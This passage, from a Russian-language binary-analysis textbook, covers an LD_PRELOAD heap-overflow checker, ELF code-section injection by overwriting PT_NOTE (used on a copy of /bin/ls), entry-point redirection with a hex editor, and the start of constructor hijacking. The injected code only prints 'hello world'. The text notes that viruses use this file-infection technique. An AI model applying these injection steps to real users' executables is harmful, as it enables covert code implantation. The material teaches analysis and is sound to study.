  if(!orig_free) orig_free = dlsym(RTLD_NEXT, "free");

  orig_free(p);
  for(unsigned i = 0; i < MAX_ALLOCS; i++) {
    if(allocs[i].addr == (uintptr_t)p) {
      allocs[i].addr = 0;
      allocs[i].size = 0;
      break;
    }
  }
}

char*
strcpy(char *dst, const char *src)
{
  if(!orig_strcpy) orig_strcpy = dlsym(RTLD_NEXT, "strcpy");
```

```
  for(unsigned i = 0; i < MAX_ALLOCS; i++) {
    if(allocs[i].addr == (uintptr_t)dst) {
      if(allocs[i].size <= strlen(src)) {
        printf("Bad idea! Aborting strcpy to prevent heap overflow\n");
        exit(1);
      }
      break;
    }
  }

  return orig_strcpy(dst, src);
}
```

Прежде всего обратите внимание на заголовок `dlfcn.h`, который часто включают при написании библиотек для `LD_PRELOAD`, поскольку он предоставляет функцию `dlsym`. С её помощью можно получать указатели на функции разделяемых библиотек. Здесь она обеспечивает доступ к исходным функциям `malloc`, `free` и `strcpy`, чтобы не пришлось полностью реализовывать их заново. Набор глобальных указателей на функции хранит найденные посредством `dlsym` оригинальные функции.

Для отслеживания размеров выделенных буферов определён тип `struct` с именем `alloc_t`, способный хранить адрес и размер буфера. Глобальный циклический массив таких структур `allocs` отслеживает последние 1024 выделения.

Теперь рассмотрим изменённую функцию `malloc`. Сначала она проверяет, инициализирован ли указатель на исходную версию `malloc` из `libc`, названный `orig_malloc`. Если нет, указатель ищется посредством `dlsym`.

Обратите внимание: для `dlsym` применяется флаг `RTLD_NEXT`, заставляющий её вернуть указатель на следующую версию `malloc` в цепочке разделяемых библиотек. Предварительно загруженная библиотека находится в начале цепочки. Поэтому следующей версией `malloc`, на которую вернёт указатель `dlsym`, будет оригинальная версия из `libc`, поскольку `libc` загружена позже.

Затем изменённая `malloc` вызывает `orig_malloc` для фактического выделения памяти и сохраняет адрес и размер буфера в глобальном массиве `allocs`. Благодаря сохранённым сведениям `strcpy` сможет позднее проверить безопасность копирования строки в заданный буфер.

Новая версия `free` похожа на новую `malloc`. Она просто разрешает и вызывает исходную `free` (`orig_free`), а затем аннулирует метаданные освобождённого буфера в массиве `allocs`.

Наконец рассмотрим новую `strcpy`. Она также начинает с разрешения оригинальной `strcpy` (`orig_strcpy`). Однако перед её вызовом функция проверяет безопасность копирования, разыскивая в глобальном массиве `allocs` запись с размером буфера назначения. Если метаданные найдены, `strcpy` проверяет, достаточно ли велик буфер для строки. При достаточном размере копирование разрешается. В противном случае печатается сообщение об ошибке, а программа прерывается, чтобы злоумышленник не смог воспользоваться уязвимостью. Если метаданные не найдены, поскольку буфер назначения не входит в число последних 1024 выделений, `strcpy` разрешает копирование. На практике такой ситуации лучше избегать, применяя более сложную структуру метаданных без ограничения в 1024 или иное фиксированное число выделений.

В листинге 7-10 показано практическое применение библиотеки `heapcheck.so`.

Листинг 7-10. Применение `heapcheck.so` для предотвращения переполнения кучи

```
$ LD_PRELOAD=`pwd`/heapcheck.so ./heapoverflow 13 `perl -e 'print "A"x100'`
Allocating 13 bytes
Bad idea! Aborting strcpy to prevent heap overflow
```

Главное здесь - определение переменной окружения LD_PRELOAD при запуске heapoverflow. Благодаря ей компоновщик предварительно загружает указанную библиотеку heapcheck.so, содержащую изменённые функции malloc, free и strcpy. Пути в LD_PRELOAD должны быть абсолютными: при относительном пути динамический компоновщик не найдёт библиотеку, и предварительной загрузки не произойдёт.

Параметры heapoverflow совпадают с листингом 7-8: 13-байтовый буфер и 100-байтовая строка. Теперь переполнение кучи не вызывает сбоя. Изменённая strcpy успешно обнаруживает небезопасное копирование, печатает ошибку и безопасно прерывает программу, не позволяя злоумышленнику эксплуатировать уязвимость.

Если внимательно посмотреть Makefile программы heapoverflow, можно заметить, что она собрана gcc с флагом -fno-builtin. Для основных функций наподобие malloc компилятор gcc иногда использует встроенные версии, которые он статически компонует со скомпилированной программой. Флаг -fno-builtin гарантирует, что этого не произойдёт, поскольку статически скомпонованные функции нельзя переопределить посредством LD_PRELOAD.

7.3. Внедрение секции кода

Изученные до сих пор способы модификации бинарных файлов довольно ограниченны. Шестнадцатеричное редактирование полезно для небольших изменений, но не позволяет добавить много нового кода или данных, если вообще что-либо позволяет. LD_PRELOAD упрощает добавление нового кода, но годится лишь для изменения библиотечных вызовов. Прежде чем в главе 9 перейти к более гибким способам, рассмотрим внедрение совершенно новой секции кода в бинарный файл ELF. Этот сравнительно простой приём гибче предыдущих.

В виртуальной машине имеется готовый инструмент elfinject, реализующий такое внедрение. Его исходный код довольно велик, поэтому здесь разбирать его не будем, но приложение B содержит описание реализации для заинтересованных читателей. Оно одновременно служит введением в libelf - популярную открытую библиотеку разбора бинарных файлов ELF. Для понимания остальной книги знание libelf не требуется, но она полезна при создании собственных инструментов анализа, поэтому советую прочитать приложение B.

В этом разделе сначала будет дан общий обзор основных шагов внедрения секции кода, а затем показано применение elfinject из виртуальной машины для внедрения секции в бинарный файл ELF.

7.3.1. Внедрение секции ELF: общий обзор

На рис. 7-2 показаны основные действия для внедрения новой секции кода в ELF. Слева находится исходный неизменённый ELF, а справа - изменённый файл с новой секцией .injected.

Чтобы добавить секцию в бинарный файл ELF, сначала внедряют содержащиеся в ней байты, дописывая их в конец файла. Затем создают заголовок секции и программный заголовок для внедрённой секции.

Как вы, возможно, помните из главы 2, таблица программных заголовков обычно располагается сразу после заголовка исполняемого файла. Поэтому добавление программного заголовка сдвинуло бы все последующие секции и заголовки. Чтобы избежать сложного сдвига, можно не добавлять новый заголовок, а перезаписать существующий, как показано на рис. 7-2. Именно так поступает `elfinject`; тот же приём перезаписи позволяет не добавлять в бинарный файл новый заголовок секции.[3]




Рис. 7-2. Замена `.note.ABI-tag` внедрённой секцией кода

Перезапись сегмента PT_NOTE

Как вы только что увидели, существующий заголовок секции и программный заголовок проще перезаписать, чем добавлять совершенно новые. Но какие заголовки можно безопасно заменить, не повредив бинарный файл? Всегда безопасно перезаписывать заголовок `PT_NOTE`, описывающий сегмент `PT_NOTE`.

Сегмент `PT_NOTE` охватывает секции со вспомогательными сведениями о бинарном файле. Например, они могут указывать, что это файл GNU/Linux, сообщать ожидаемую версию ядра и так далее. В частности, в исполняемом файле `/bin/ls` из виртуальной машины сегмент `PT_NOTE` содержит эти сведения в двух секциях: `.note.ABI-tag` и `.note.gnu.build-id`. Если сведения отсутствуют, загрузчик просто считает файл родным для системы, поэтому заголовок `PT_NOTE` можно безопасно перезаписать, не опасаясь повредить бинарный файл. Этот приём часто используют вредоносные паразиты для заражения файлов, но он подходит и для безобидных изменений.

Теперь рассмотрим изменения для второго шага рис. 7-2, где один из заголовков секций `.note.*` перезаписывается и превращается в заголовок новой секции кода `.injected`. Произвольно выберем заголовок `.note.ABI-tag`. Как видно на рисунке, поле `sh_type` изменяется с `SHT_NOTE` на `SHT_PROGBITS`, обозначая, что теперь заголовок описывает секцию кода. Кроме того, поля `sh_addr`, `sh_offset` и `sh_size` изменяются так, чтобы описывать расположение и размер новой секции `.injected` вместо ставшей ненужной `.note.ABI-tag`. Наконец выравнивание секции `sh_addralign` меняется на 16 байт, чтобы код был правильно выровнен при загрузке в память, а в поле `sh_flags` добавляется флаг `SHF_EXECINSTR`, помечающий секцию как исполняемую.

Изменения для третьего шага похожи, но здесь перезаписывается программный заголовок `PT_NOTE`, а не заголовок секции. Тип заголовка меняется установкой `p_type` в `PT_LOAD`: теперь он описывает загружаемый сегмент вместо `PT_NOTE`. В результате загрузчик помещает сегмент, охватывающий новую секцию `.injected`, в память при запуске программы. Кроме того, изменяются поля адреса, смещения и размера: `p_offset`, `p_vaddr` (и не показанное `p_paddr`), `p_filesz`, `p_memsz`. Поле `p_flags` помечает сегмент как доступный для чтения и выполнения, а не только чтения, и исправляется выравнивание `p_align`.

Хотя на рис. 7-2 это не показано, полезно также обновить таблицу строк, изменив имя старой секции `.note.ABI-tag` на `.injected`, чтобы отразить добавление новой секции кода. Этот шаг подробно рассматривается в приложении B.

Перенаправление точки входа ELF

Четвёртый шаг рис. 7-2 необязателен. На нём поле `e_entry` заголовка исполняемого файла ELF меняется так, чтобы указывать на адрес в новой секции `.injected`, а не на исходную точку входа, обычно находящуюся в `.text`. Это нужно лишь тогда, когда код из `.injected` должен выполняться сразу при запуске программы. В противном случае точку входа можно оставить без изменений, однако внедрённый код никогда не выполнится, если не перенаправить на него вызовы из исходной `.text`, не использовать часть внедрённого кода как конструкторы или не применить другой способ достижения. Дополнительные способы вызова внедрённого кода будут рассмотрены в разделе 7.4.

7.3.2. Внедрение секции ELF с помощью elfinject

Чтобы сделать метод внедрения через `PT_NOTE` более конкретным, посмотрим, как использовать предоставленный в виртуальной машине инструмент `elfinject`. В листинге 7-11 показано внедрение секции кода в бинарный файл.

Листинг 7-11. Использование `elfinject`

```
$ ls hello.bin
hello.bin
$ ./elfinject
Usage: ./elfinject <elf> <inject> <name> <addr> <entry>

Inject the file <inject> into the given <elf>, using
the given <name> and base <addr>. You can optionally specify
an offset to a new <entry> point (-1 if none)
$ cp /bin/ls .
$ ./ls

elfinject  elfinject.c  hello.s  hello.bin  ls  Makefile
$ readelf --wide --headers ls
...

Section Headers:
  [Nr] Name              Type            Address          Off    Size   ES Flg Lk Inf Al
```

```
  [ 0]                   NULL            0000000000000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        0000000000400238 000238 00001c 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            0000000000400254 000254 000020 00   A  0   0  4
  [ 3] .note.gnu.build-id NOTE           0000000000400274 000274 000024 00   A  0   0  4
  [ 4] .gnu.hash         GNU_HASH        0000000000400298 000298 0000c0 00   A  5   0  8
  [ 5] .dynsym           DYNSYM          0000000000400358 000358 000cd8 18   A  6   1  8
  [ 6] .dynstr           STRTAB          0000000000401030 001030 0005dc 00   A  0   0  1
  [ 7] .gnu.version      VERSYM          000000000040160c 00160c 000112 02   A  5   0  2
  [ 8] .gnu.version_r    VERNEED         0000000000401720 001720 000070 00   A  6   1  8
  [ 9] .rela.dyn         RELA            0000000000401790 001790 0000a8 18   A  5   0  8
  [10] .rela.plt         RELA            0000000000401838 001838 000a80 18  AI  5  24  8
  [11] .init             PROGBITS        00000000004022b8 0022b8 00001a 00  AX  0   0  4
  [12] .plt              PROGBITS        00000000004022e0 0022e0 000710 10  AX  0   0 16
  [13] .plt.got          PROGBITS        00000000004029f0 0029f0 000008 00  AX  0   0  8
  [14] .text             PROGBITS        0000000000402a00 002a00 011259 00  AX  0   0 16
  [15] .fini             PROGBITS        0000000000413c5c 013c5c 000009 00  AX  0   0  4
  [16] .rodata           PROGBITS        0000000000413c80 013c80 006974 00   A  0   0 32
  [17] .eh_frame_hdr     PROGBITS        000000000041a5f4 01a5f4 000804 00   A  0   0  4
  [18] .eh_frame         PROGBITS        000000000041adf8 01adf8 002c6c 00   A  0   0  8
  [19] .init_array       INIT_ARRAY      000000000061de00 01de00 000008 00  WA  0   0  8
  [20] .fini_array       FINI_ARRAY      000000000061de08 01de08 000008 00  WA  0   0  8
  [21] .jcr              PROGBITS        000000000061de10 01de10 000008 00  WA  0   0  8
  [22] .dynamic          DYNAMIC         000000000061de18 01de18 0001e0 10  WA  6  0  8
  [23] .got              PROGBITS        000000000061dff8 01dff8 000008 08  WA  0   0  8
  [24] .got.plt          PROGBITS        000000000061e000 01e000 000398 08  WA  0   0  8
  [25] .data             PROGBITS        000000000061e3a0 01e3a0 000260 00  WA  0   0 32
  [26] .bss              NOBITS          000000000061e600 01e600 000d68 00  WA  0   0 32
  [27] .gnu_debuglink    PROGBITS        0000000000000000 01e600 000034 00      0   0  1
  [28] .shstrtab         STRTAB          0000000000000000 01e634 000102 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), l (large)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)

Program Headers:
  Type           Offset   VirtAddr           PhysAddr           FileSiz  MemSiz   Flg Align
  PHDR           0x000040 0x0000000000400040 0x0000000000400040 0x0001f8 0x0001f8 R E 0x8
  INTERP         0x000238 0x0000000000400238 0x0000000000400238 0x00001c 0x00001c R   0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x000000 0x0000000000400000 0x0000000000400000 0x01da64 0x01da64 R E 0x200000
  LOAD           0x01de00 0x000000000061de00 0x000000000061de00 0x000800 0x001568 RW  0x200000

  DYNAMIC        0x01de18 0x000000000061de18 0x000000000061de18 0x0001e0 0x0001e0 RW  0x8
  NOTE           0x000254 0x0000000000400254 0x0000000000400254 0x000044 0x000044 R   0x4
  GNU_EH_FRAME   0x01a5f4 0x000000000041a5f4 0x000000000041a5f4 0x000804 0x000804 R   0x4
  GNU_STACK      0x000000 0x0000000000000000 0x0000000000000000 0x000000 0x000000 RW  0x10
  GNU_RELRO      0x01de00 0x000000000061de00 0x000000000061de00 0x000200 0x000200 R   0x1

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.version
          .gnu.version_r .rela.dyn .rela.plt .init .plt .plt.got .text .fini .rodata
          .eh_frame_hdr .eh_frame
   03     .init_array .fini_array .jcr .dynamic .got .got.plt .data .bss
   04     .dynamic
   05     .note.ABI-tag .note.gnu.build-id
   06     .eh_frame_hdr
   07
   08     .init_array .fini_array .jcr .dynamic .got
$ ./elfinject ls hello.bin ".injected" 0x800000 0
$ readelf --wide --headers ls
...

Section Headers:
  [Nr] Name              Type            Address          Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            0000000000000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        0000000000400238 000238 00001c 00   A  0   0  1
  [ 2] .init             PROGBITS        00000000004022b8 0022b8 00001a 00  AX  0   0  4
  [ 3] .note.gnu.build-id NOTE           0000000000400274 000274 000024 00   A  0   0  4
```

```
  [ 4] .gnu.hash          GNU_HASH        0000000000400298 000298 0000c0 00   A  5   0  8
  [ 5] .dynsym            DYNSYM          0000000000400358 000358 000cd8 18   A  6   1  8
  [ 6] .dynstr            STRTAB          0000000000401030 001030 0005dc 00   A  0   0  1
  [ 7] .gnu.version       VERSYM          000000000040160c 00160c 000112 02   A  5   0  2
  [ 8] .gnu.version_r     VERNEED         0000000000401720 001720 000070 00   A  6   1  8
  [ 9] .rela.dyn          RELA            0000000000401790 001790 0000a8 18   A  5   0  8
  [10] .rela.plt          RELA            0000000000401838 001838 000a80 18  AI  5  24  8
  [11] .plt               PROGBITS        00000000004022e0 0022e0 000710 10  AX  0   0 16
  [12] .plt.got           PROGBITS        00000000004029f0 0029f0 000008 00  AX  0   0  8
  [13] .text              PROGBITS        0000000000402a00 002a00 011259 00  AX  0   0 16
  [14] .fini              PROGBITS        0000000000413c5c 013c5c 000009 00  AX  0   0  4
  [15] .rodata            PROGBITS        0000000000413c80 013c80 006974 00   A  0   0 32
  [16] .eh_frame_hdr      PROGBITS        000000000041a5f4 01a5f4 000804 00   A  0   0  4
  [17] .eh_frame          PROGBITS        000000000041adf8 01adf8 002c6c 00   A  0   0  8
  [18] .jcr               PROGBITS        000000000061de10 01de10 000008 00  WA  0   0  8
  [19] .init_array        INIT_ARRAY      000000000061de00 01de00 000008 00  WA  0   0  8
  [20] .fini_array        FINI_ARRAY      000000000061de08 01de08 000008 00  WA  0   0  8
  [21] .got               PROGBITS        000000000061dff8 01dff8 000008 08  WA  0   0  8

  [22] .dynamic           DYNAMIC         000000000061de18 01de18 0001e0 10  WA  6   0  8
  [23] .got.plt           PROGBITS        000000000061e000 01e000 000398 08  WA  0   0  8
  [24] .data              PROGBITS        000000000061e3a0 01e3a0 000260 00  WA  0   0 32
  [25] .gnu_debuglink     PROGBITS        0000000000000000 01e600 000034 00      0   0  1
  [26] .bss               NOBITS          000000000061e600 01e600 000d68 00  WA  0   0 32
  [27] .injected          PROGBITS        0000000000800e78 01f000 00003f 00  AX  0   0 16
  [28] .shstrtab          STRTAB          0000000000000000 01e634 000102 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), l (large)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)

Program Headers:
  Type           Offset   VirtAddr           PhysAddr           FileSiz  MemSiz   Flg Align
  PHDR           0x000040 0x0000000000400040 0x0000000000400040 0x0001f8 0x0001f8 R E 0x8
  INTERP         0x000238 0x0000000000400238 0x0000000000400238 0x00001c 0x00001c R   0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x000000 0x0000000000400000 0x0000000000400000 0x01da64 0x01da64 R E 0x200000
  LOAD           0x01de00 0x000000000061de00 0x000000000061de00 0x000800 0x001568 RW  0x200000
  DYNAMIC        0x01de18 0x000000000061de18 0x000000000061de18 0x0001e0 0x0001e0 RW  0x8
  LOAD           0x01ee78 0x0000000000800e78 0x0000000000800e78 0x00003f 0x00003f R E 0x1000
  GNU_EH_FRAME   0x01a5f4 0x000000000041a5f4 0x000000000041a5f4 0x000804 0x000804 R   0x4
  GNU_STACK      0x000000 0x0000000000000000 0x0000000000000000 0x000000 0x000000 RW  0x10
  GNU_RELRO      0x01de00 0x000000000061de00 0x000000000061de00 0x000200 0x000200 R   0x1

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .init .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.version
          .gnu.version_r .rela.dyn .rela.plt .plt .plt.got .text .fini .rodata
          .eh_frame_hdr .eh_frame
   03     .jcr .init_array .fini_array .got .dynamic .got.plt .data .bss
   04     .dynamic
   05     .injected
   06     .eh_frame_hdr
   07
   08     .jcr .init_array .fini_array .got .dynamic
$ ./ls
hello world!
elfinject  elfinject.c  hello.s  hello.bin  ls  Makefile
```

В каталоге кода этой главы на виртуальной машине находится файл `hello.bin` с новым внедряемым кодом в необработанном бинарном виде, без заголовков ELF. Как вы вскоре увидите, код печатает сообщение `hello world!`, а затем передаёт управление исходной точке входа файла-носителя, возобновляя его обычное выполнение. Если вы заинтересованы, ассемблерные инструкции внедряемого кода находятся в файле `hello.s` и в разделе 7.4.

Теперь рассмотрим использование `elfinject`. Как видно, инструмент ожидает пять аргументов: путь к бинарному файлу-носителю, путь к внедряемому файлу, имя и адрес внедрённой секции, а также смещение точки входа внедряемого кода - либо `-1`, если точки входа нет. Файл `hello.bin` внедряется в носитель с указанными именем, адресом и точкой входа.

В примере носителем служит копия `/bin/ls`. До внедрения `ls` работает обычным образом и печатает содержимое текущего каталога. С помощью `readelf` видно, что бинарный файл содержит секцию `.note.ABI-tag` и сегмент `PT_NOTE`, которые будут перезаписаны.

Теперь пора внедрить код. В примере `elfinject` помещает файл `hello.bin` в бинарный файл `ls`, задавая внедрённой секции имя `.injected` и адрес загрузки `0x800000`; саму секцию инструмент дописывает в конец файла. В качестве точки входа используется `0`, поскольку точка входа `hello.bin` находится в самом его начале.

После успешного завершения `elfinject` вывод `readelf` показывает в `ls` секцию кода `.injected` и новый исполняемый сегмент типа `PT_LOAD`, содержащий эту секцию. Секция `.note.ABI-tag` и сегмент `PT_NOTE` исчезли, поскольку были перезаписаны. Похоже, внедрение удалось!

Проверим поведение внедрённого кода. При запуске изменённого `ls` видно, что программа выполняет новый код в самом начале и печатает `hello world!`. Затем внедрённый код передаёт выполнение исходной точке входа бинарного файла, и тот возобновляет обычное поведение, печатая содержимое каталога.

7.4. Вызов внедрённого кода

В предыдущем разделе вы научились внедрять новую секцию кода в существующий бинарный файл посредством `elfinject`. Чтобы новый код выполнялся, была изменена точка входа ELF: код запускался сразу после передачи управления загрузчиком. Но выполнять внедрённый код непосредственно при запуске нужно не всегда. Иногда он требуется для других целей, например как замена существующей функции.

В этом разделе будут рассмотрены способы передачи управления внедрённому коду без изменения точки входа ELF. Кроме того, мы повторим изменение точки входа, на этот раз пользуясь для него только шестнадцатеричным редактором. Так можно перенаправить точку входа не только в код, добавленный `elfinject`, но и в код, вставленный иначе - например, путём перезаписи мёртвого кода вроде инструкций заполнения. Все методы данного раздела подходят для любого способа внедрения кода, а не только для перезаписи `PT_NOTE`.

7.4.1. Изменение точки входа

Сначала кратко повторим метод изменения точки входа ELF. В следующем примере управление передаётся секции кода, внедрённой с помощью `elfinject`, но саму точку входа вместо `elfinject` обновляет шестнадцатеричный редактор. Это покажет, как обобщить метод на код, внедрённый разными способами.

В листинге 7-12 приведены ассемблерные инструкции внедряемого кода - тот же пример «hello world» из предыдущего раздела.

Листинг 7-12. `hello.s`

```
BITS 64

SECTION .text
global main

main:
    push rax                ; save all clobbered registers
    push rcx                ; (rcx and r11 destroyed by kernel)
    push rdx
    push rsi
    push rdi
    push r11

    mov rax,1               ; sys_write
    mov rdi,1               ; stdout
    lea rsi,[rel $+hello-$] ; hello
    mov rdx,[rel $+len-$]   ; len
    syscall

    pop r11
    pop rdi
    pop rsi
    pop rdx
    pop rcx
    pop rax

    push 0x4049a0           ; jump to original entry point
    ret

hello: db "hello world",33,10
len  : dd 13
```

Код записан в синтаксисе Intel и предназначен для сборки ассемблером `nasm` в 64-разрядном режиме. Первые инструкции сохраняют регистры `rax`, `rcx`, `rdx`, `rsi` и `rdi`, помещая их в стек. Ядро может изменить эти регистры, поэтому их понадобится восстановить до исходных значений после завершения внедрённого кода, чтобы не мешать другому коду.

Следующие инструкции подготавливают аргументы системного вызова `sys_write`, который напечатает на экране `hello world!`. Сведения о номерах и аргументах всех стандартных системных вызовов Linux приведены на справочной странице `syscall`. Номер `sys_write`, помещаемый в `rax`, равен 1; вызов принимает три аргумента: файловый дескриптор для записи - 1 для `stdout`, - указатель на печатаемую строку и её длину. После подготовки аргументов инструкция `syscall` выполняет системный вызов и печатает строку.

После `sys_write` код восстанавливает ранее сохранённые регистры. Затем помещает в стек адрес исходной точки входа `0x4049a0`, найденный посредством `readelf`, и возвращается по этому адресу, начиная выполнение исходной программы.

После ассемблерных инструкций объявлены строка `hello world` и целое число с её длиной; оба значения используются системным вызовом `sys_write`.

Чтобы код подходил для внедрения, его нужно собрать в необработанный бинарный файл, содержащий только бинарные представления инструкций и данных. Полноценный ELF с заголовками и другими ненужными для внедрения накладными данными создавать не следует. Собрать `hello.s` в необработанный файл позволяет параметр `-f bin` ассемблера `nasm`, как показано в листинге 7-13. В `Makefile` этой главы есть цель `hello.bin`, автоматически выполняющая команду.

Листинг 7-13. Сборка `hello.s` в `hello.bin` посредством `nasm`

```
$ nasm -f bin -o hello.bin hello.s
```

В результате создаётся `hello.bin` с необработанными бинарными инструкциями и данными, пригодными для внедрения. Теперь внедрим его с помощью `elfinject`, а точку входа ELF перенаправим шестнадцатеричным редактором, чтобы новый код выполнялся при запуске. Действия приведены в листинге 7-14.

Листинг 7-14. Вызов внедрённого кода перезаписью точки входа ELF

```
$ cp /bin/ls ls.entry
$ ./elfinject ls.entry hello.bin ".injected" 0x800000 -1
$ readelf -h ./ls.entry
ELF Header:
   Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
   Class:                             ELF64
   Data:                              2's complement, little endian
   Version:                           1 (current)
   OS/ABI:                            UNIX - System V
   ABI Version:                       0
   Type:                              EXEC (Executable file)
   Machine:                           Advanced Micro Devices X86-64

   Version:                           0x1
   Entry point address:               0x4049a0
   Start of program headers:          64 (bytes into file)
   Start of section headers:          124728 (bytes into file)
   Flags:                             0x0
   Size of this header:               64 (bytes)
   Size of program headers:           56 (bytes)
   Number of program headers:         9
   Size of section headers:           64 (bytes)
   Number of section headers:         29
   Section header string table index: 28
$ readelf --wide -S code/chapter7/ls.entry
There are 29 section headers, starting at offset 0x1e738:

Section Headers:
   [Nr] Name              Type            Address          Off    Size   ES Flg Lk Inf Al
   ...
   [27] .injected         PROGBITS        0000000000800e78 01ee78 00003f 00  AX  0   0 16
   ...
$ ./ls.entry
elfinject  elfinject.c  hello.s  hello.bin  ls  Makefile
$ hexedit ./ls.entry
$ readelf -h ./ls.entry
ELF Header:
   Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
   Class:                             ELF64
   Data:                              2's complement, little endian
   Version:                           1 (current)
   OS/ABI:                            UNIX - System V
   ABI Version:                       0
   Type:                              EXEC (Executable file)
   Machine:                           Advanced Micro Devices X86-64
   Version:                           0x1
   Entry point address:               0x800e78
   Start of program headers:          64 (bytes into file)
   Start of section headers:          124728 (bytes into file)
   Flags:                             0x0
   Size of this header:               64 (bytes)
   Size of program headers:           56 (bytes)
   Number of program headers:         9
   Size of section headers:           64 (bytes)
   Number of section headers:         29
   Section header string table index: 28
$ ./ls.entry
hello world!
elfinject  elfinject.c  hello.s  hello.bin  ls  Makefile
```

Сначала бинарный файл `/bin/ls` копируется в `ls.entry`, который послужит носителем. Затем только что подготовленный код внедряется посредством `elfinject` с адресом загрузки `0x800000`, в точности как в разделе 7.3.2, но с одним важным отличием: последний аргумент `elfinject` равен `-1`, поэтому инструмент не меняет точку входа - мы перезапишем её вручную.

`readelf` показывает исходную точку входа бинарного файла: `0x4049a0`. Именно на этот адрес переходит внедрённый код после печати `hello world`, как в листинге 7-12. Кроме того, из `readelf` видно, что внедрённая секция фактически начинается по адресу `0x800e78`, а не `0x800000`. Причина в том, что `elfinject` немного изменил адрес для соблюдения требований ELF к выравниванию, подробнее описанных в приложении B. Здесь важно, что именно `0x800e78` должен заменить адрес точки входа.

Поскольку точка входа пока не изменена, `ls.entry` работает как обычная команда `ls`, не печатая в начале `hello world`. Для изменения точки входа бинарный файл открывается в `hexedit`, после чего выполняется поиск исходного адреса. Напомним: диалог поиска открывается клавишей `/`, затем вводится искомый адрес. Адрес хранится в формате с обратным порядком байтов, поэтому вместо `4049a0` нужно искать байты `a04940`. Найдя точку входа, замените её новой, снова записанной в обратном порядке: `780e80`. Затем нажмите CTRL-X для выхода и Y для сохранения.

Теперь `readelf` показывает обновлённую точку входа `0x800e78`, указывающую на начало внедрённого кода. При запуске `ls.entry` сначала печатает `hello world`, а затем содержимое каталога. Точка входа успешно перезаписана!

7.4.2. Перехват конструкторов и деструкторов

Рассмотрим другой способ однократно вызвать внедрённый код за время жизни бинарного файла - в начале или конце выполнения. Вспомните из главы 2, что бинарные файлы x86 ELF, скомпилированные `gcc`, содержат секции `.init_array` и `.fini_array` с указателями на последовательности конструкторов и деструкторов соответственно. Перезаписав один из указателей, можно вызвать внедрённый код до или после функции `main`, в зависимости от того, перехватывается конструктор или деструктор.

Разумеется, после завершения внедрённого кода управление нужно вернуть перехваченному конструктору или деструктору. Для этого внедряемый код немного изменяется, как показано в листинге 7-15. Здесь предполагается возврат к конкретному конструктору, адрес которого будет найден посредством `objdump`.

Листинг 7-15. `hello-ctor.s`

```
BITS 64

SECTION .text
global main

main:
    push rax                ; save all clobbered registers
    push rcx                ; (rcx and r11 destroyed by kernel)
    push rdx
    push rsi
    push rdi
    push r11

    mov rax,1               ; sys_write
    mov rdi,1               ; stdout
